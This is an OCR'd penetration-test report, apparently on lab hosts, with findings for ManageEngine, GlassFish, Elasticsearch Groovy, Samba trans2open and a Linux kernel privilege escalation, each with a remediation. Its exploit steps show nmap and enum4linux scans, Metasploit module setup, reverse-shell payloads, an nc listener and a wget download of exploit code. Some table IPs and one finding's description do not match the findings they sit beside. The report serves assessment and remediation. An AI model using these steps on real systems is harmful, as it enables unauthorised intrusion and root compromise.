

3. Google exploit for Manage Engine website is running on port 8383

4. Use exploit/windows/http/manageengine_connectionid_write

```
msf > search connectionid

Matching Modules
================

   Name                                                  Disclosure Date  Rank
     Description
   ----                                                  ---------------  ----
     -----------
   exploit/windows/http/manageengine_connectionid_write  2015-12-14       excellent  ManageEngine Desktop Central 9 FileUploadServlet ConnectionId Vulnerability


msf > use exploit/windows/http/manageengine_connectionid_write
msf exploit(windows/http/manageengine_connectionid_write) >
```



5. Exploit options

```
msf exploit(windows/http/manageengine_connectionid_write) > set RHOST 192.168.56.110
RHOST => 192.168.56.110
msf exploit(windows/http/manageengine_connectionid_write) > show options

Module options (exploit/windows/http/manageengine_connectionid_write):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      192.168.56.110   yes       The target address
   RPORT      8020             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path for ManageEngine Desktop Central
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   ManageEngine Desktop Central 9 on Windows
```

| | |
|---|---|
| | Exploit execution<br>6. Set payload windows/meterpreter/reverse_tcp and run<br><br>  <br><br><br>**Exploit result:** After executing the exploit, we got meterpreter shell<br><br>  <br> |
| **Remediation** | Upgrade to Desktop Central 9 Build 91093<br>https://www.manageengine.com/desktop-management-msp/service-packs.html |
| **References** | https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities<br>https://packetstormsecurity.com/files/134806/ManageEngine-Desktop-Central-9-FileUploadServlet-ConnectionId.html |



| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| PreProduction | SERVER.PP.103 | 10.0.1.23 | 1 | Jonathon Taaffe |


| Vulnerability | Port | Exploit | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| Glassfish Server | 4848 | Exploit | High | High | High | Low |

| | |
|---|---|
| **Description** | Exploit Oracle glassfish application server on port 4848 using metasploit and login details |
| **Scanning** | Port and Service Enumeration<br>`:~# nmap -sV [IP]`<br>  <br>  |

```
root@kali:~# nmap -sV 172.28.128.4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-24 18:32 GMT
Nmap scan report for 172.28.128.4
Host is up (0.0049s latency).
Not shown: 990 filtered ports
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      Microsoft ftpd
22/tcp    open  ssh      OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http     Microsoft IIS httpd 7.5
4848/tcp  open  ssl/http Oracle Glassfish Application Server
8022/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
8080/tcp  open  http     Sun GlassFish Open Source Edition  4.0
8383/tcp  open  ssl/http Apache httpd
9200/tcp  open  http     Elasticsearch REST API 1.1.1 (name: Courier; Lucene 4.
7)
49153/tcp open  msrpc    Microsoft Windows RPC
49154/tcp open  msrpc    Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nma
p.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.51 seconds
```


```
msf > services
Services
========

host            port   proto  name          state  info
----            ----   -----  ----          -----  ----
172.28.128.4    21     tcp    ftp           open
172.28.128.4    22     tcp    ssh           open
172.28.128.4    80     tcp    http          open   Microsoft-IIS/7.5 ( Powered
SP.NET )
172.28.128.4    4848   tcp    appserv-http  open
172.28.128.4    8022   tcp    oa-system     open
172.28.128.4    8080   tcp    http-proxy    open
172.28.128.4    8383   tcp    m2mservices   open
172.28.128.4    8484   tcp    http          open   Jenkins Version - 1.637
172.28.128.4    8585   tcp                  open
172.28.128.4    9200   tcp    wap-wsp       open
172.28.128.4    49153  tcp    unknown       open
172.28.128.4    49154  tcp    unknown       open
192.168.56.101  23     tcp    telnet        open
192.168.56.101  3306   tcp    mysql         open   5.0.51a-3ubuntu5

msf >
```

| **Exploit** | Exploit details<br>1. Search Glassfish in msfconsole<br>  <br>2. Google exploit for Glassfish Server<br>https://www.rapid7.com/db/modules/exploit/multi/http/glassfish_deployer<br>3. Use exploit/multi/http/glassfish_deployer<br>  <br>4. Exploit options<br>  |
|---|---|

| | |
|---|---|
| | 5. Exploit execution<br>  |
| **Remediation** | Upgrade to current stable version of Glassfish Server from https://www.oracle.com/technetwork/middleware/glassfish/downloads/index.html |
| **References** | https://www.rapid7.com/db/modules/exploit/multi/http/glassfish_deployer<br>https://www.cvedetails.com/cve/CVE-2011-0807/ |


| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| PreProduction | SERVER.PP.103 | 10.0.1.23 | 1 | Jonathon Taaffe |

| Vulnerability | Port | Exploit | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| Groovy Script | 9200 | Exploit | High | High | High | Low |

| | |
|---|---|
| **Description** | Exploit Elastic search Groovy Script Console CVE-2015-1427 using Metasploit on port 9200 with Metasploit.<br>Elasticsearch is prone to a security-bypass vulnerability and this issue exists in the Groovy scripting. An attacker can exploit this issue to construct Groovy scripts to escape the sandbox and execute shell commands as the user running the Elasticsearch Java VM. |
| **Scanning** | Port and Service Enumeration<br>`:~# nmap -sV [IP]`<br>  |
| **Exploit** | Exploit details<br>1. Search groovy script in msfconsole<br>  <br>2. Search elasticsearch groovy script exploit in google |

```
root@kali:~# nmap -sV 172.28.128.4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-24 18:32 GMT
Nmap scan report for 172.28.128.4
Host is up (0.0049s latency).
Not shown: 990 filtered ports
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      Microsoft ftpd
22/tcp    open  ssh      OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http     Microsoft IIS httpd 7.5
4848/tcp  open  ssl/http Oracle Glassfish Application Server
8022/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
8080/tcp  open  http     Sun GlassFish Open Source Edition  4.0
8383/tcp  open  ssl/http Apache httpd
9200/tcp  open  http     Elasticsearch REST API 1.1.1 (name: Courier; Lucene 4.
7)
49153/tcp open  msrpc    Microsoft Windows RPC
49154/tcp open  msrpc    Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nma
p.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.51 seconds
```


```
msf > search groovy_script

Matching Modules
================

   Name                                              Disclosure Date  Rank
  Description
   ----                                              ---------------  ----
  -----------
   exploit/multi/elasticsearch/search_groovy_script  2015-02-11       excellent
  ElasticSearch Search Groovy Sandbox Bypass
   exploit/multi/http/hyperic_hq_script_console      2013-10-10       excellent
  VMware Hyperic HQ Groovy Script-Console Java Execution
   exploit/multi/http/jenkins_script_console         2013-01-18       good
  Jenkins-CI Script-Console Java Execution
```

| | |
|---|---|
| | 3. Use exploit/multi/elasticsearch/search_groovy_script<br><br>Exploit options<br><br>  <br><br><br>4. Exploit execution<br><br>  <br> |
| **Remediation** | Upgrade to current stable version of Elastic Search Groovy Script from https://www.elastic.co/guide/en/elasticsearch/reference/current/modules-scripting.html |
| **References** | https://www.rapid7.com/.../elasticsearch/search_groovy_script<br>https://medium.com/@riccardo.ancarani94/metasploitable3-an-unexpected-jurney-a33f39d24526 |

Environment: Production

| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| Production | SERVER.PROD.201 | 10.0.2.21 | 2 | Jonathon Taaffe |

| Vulnerability | Port | Type | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| SMB v2.2 Buffer Overflow | 139 | Exploit | High | High | High | Low |

| | |
|---|---|
| **Description** | Exploitation of samba smb service on port 139 with Metasploit to login to get root access |
| **Scanning** | Port and service enumeration<br>`:~# nmap -sS [IP]`<br>`:~# nbtscan [IP]`<br><br>Vulnerability scan<br>`:~# enum4linux -a [IP]` |
| **Exploit** | 1. Port and service enumeration of host<br>  <br>2. Vulnerability scan of host<br>  <br>3. Use enum4linux to enumerate the SMB Service |

```
root@kali:~# nmap -sS 192.168.56.1/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-22 17:33 GMT
Nmap scan report for 192.168.56.1
Host is up (0.00033s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE
3306/tcp open  mysql
MAC Address: 0A:00:27:00:00:13 (Unknown)
Nmap scan report for 192.168.56.105
Host is up (0.0000050s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.80 seconds
```

```
root@kali:~# nbtscan 192.168.56.106
Doing NBT name scan for addresses from 192.168.56.106

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.106   KIOPTRIX         <server>  KIOPTRIX         00:00:00:00:00:00
```

```
root@kali:~# enum4linux -a 192.168.56.106
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Mar 22 17:45:57

 ==========================
|    Target Information    |
 ==========================
Target ..... 192.168.56.106
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =====================================================
|    Enumerating Workgroup/Domain on 192.168.56.106    |
 =====================================================
[+] Got domain/workgroup name: MYGROUP

 ============================================
|    Nbtstat Information for 192.168.56.106    |
 ============================================
Looking up status of 192.168.56.106
        KIOPTRIX        <00> -         B <ACTIVE>  Workstation Service
        KIOPTRIX        <03> -         B <ACTIVE>  Messenger Service
        KIOPTRIX        <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        MYGROUP         <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        MYGROUP         <1d> -         B <ACTIVE>  Master Browser
        MYGROUP         <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00
```


4. Find SAMBA Service Version using Metasploit Framework

```
Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identi
fier
   SMBDomain  .                no        The Windows domain to use for authentic
ation
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_version) > set RHOST 192.168.56.106
[!] RHOST is not a valid option for this module. Did you mean RHOSTS?
RHOST => 192.168.56.106
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.56.106
RHOSTS => 192.168.56.106
msf auxiliary(scanner/smb/smb_version) > run

[*] 192.168.56.106:139    - Host could not be identified: Unix (Samba 2.2.1a)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

5. Search for exploit of samba 2.2.1a
   https://www.rapid7.com/db/modules/exploit/linux/samba/trans2open


6. Locate Metasploit module


```
msf exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```

| | |
|---|---|
| | 7. Set payload to shell_reverse_tcp and execute exploit<br><br>  <br><br><br>8. Exploit result: root access to host |
| **Remediation** | Upgrade to latest stable version of Samba<br>Download from: https://www.samba.org/samba/download/ |
| **References** | https://www.rapid7.com/db/modules/exploit/linux/samba/trans2open<br>https://www.cvedetails.com/cve/cve-2003-0201 |

| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| Production | SERVER.PROD.202 | 10.0.2.22 | 2 | Jonathon Taaffe |



| Vulnerability | Port | Type | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| Local Privilege Escalation | 80 | Exploit | High | High | High | Low |

| | |
|---|---|
| **Description** | The web server contains a back-end database running SQL on it, which is vulnerable to an SQL injection. |
| **Scanning** | Port and service enumeration<br>`:~# nmap -sS [IP]` |
| **Exploit** | 1. Port and service enumeration of host<br>  <br>2. Browse to default web page<br>  <br>3. Create NC listener on port 4444<br>  <br>4. wget 192.168.56.110/9545.c to download the exploit 9545.c<br>5. Run exploit to gain root privileges |

| | |
|---|---|
| |  <br>6. Exploit result: root access to host |
| **Remediation** | Upgrade to a later kernel version than 2.6.12 |
| **References** | https://www.exploit-db.com/exploits/9545<br>https://nvd.nist.gov/vuln/detail/CVE-2009-2692 |

| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| Production | SERVER.PROD.203 | 10.0.2.23 | 2 | Jonathon Taaffe |

| Vulnerability | Port | Type | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| Brute Force Attack | 80 | BruteForce | High | High | Medium | Medium |


| | |
|---|---|
| **Description** | Use sqlmap to execute a brute force dictionary attack against Apache 2.2.8 |
| **Scanning** | Port and service enumeration<br>`:~# nmap -O -sV [IP]`<br><br>Web Content Scan<br>`:~# dirb [IP]` |
| **Exploit** | **1.** Port and service enumeration of host<br>  <br>**2.** Add sever entry is hosts file<br>  <br>**3.** Browse to default web page<br>  |

```
root@kali:~# nmap -O -sV 192.168.56.117
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-31 15:58 IST
Nmap scan report for 192.168.56.117
Host is up (0.00084s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
MAC Address: 08:00:27:3A:C5:E2 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 24.65 seconds
```

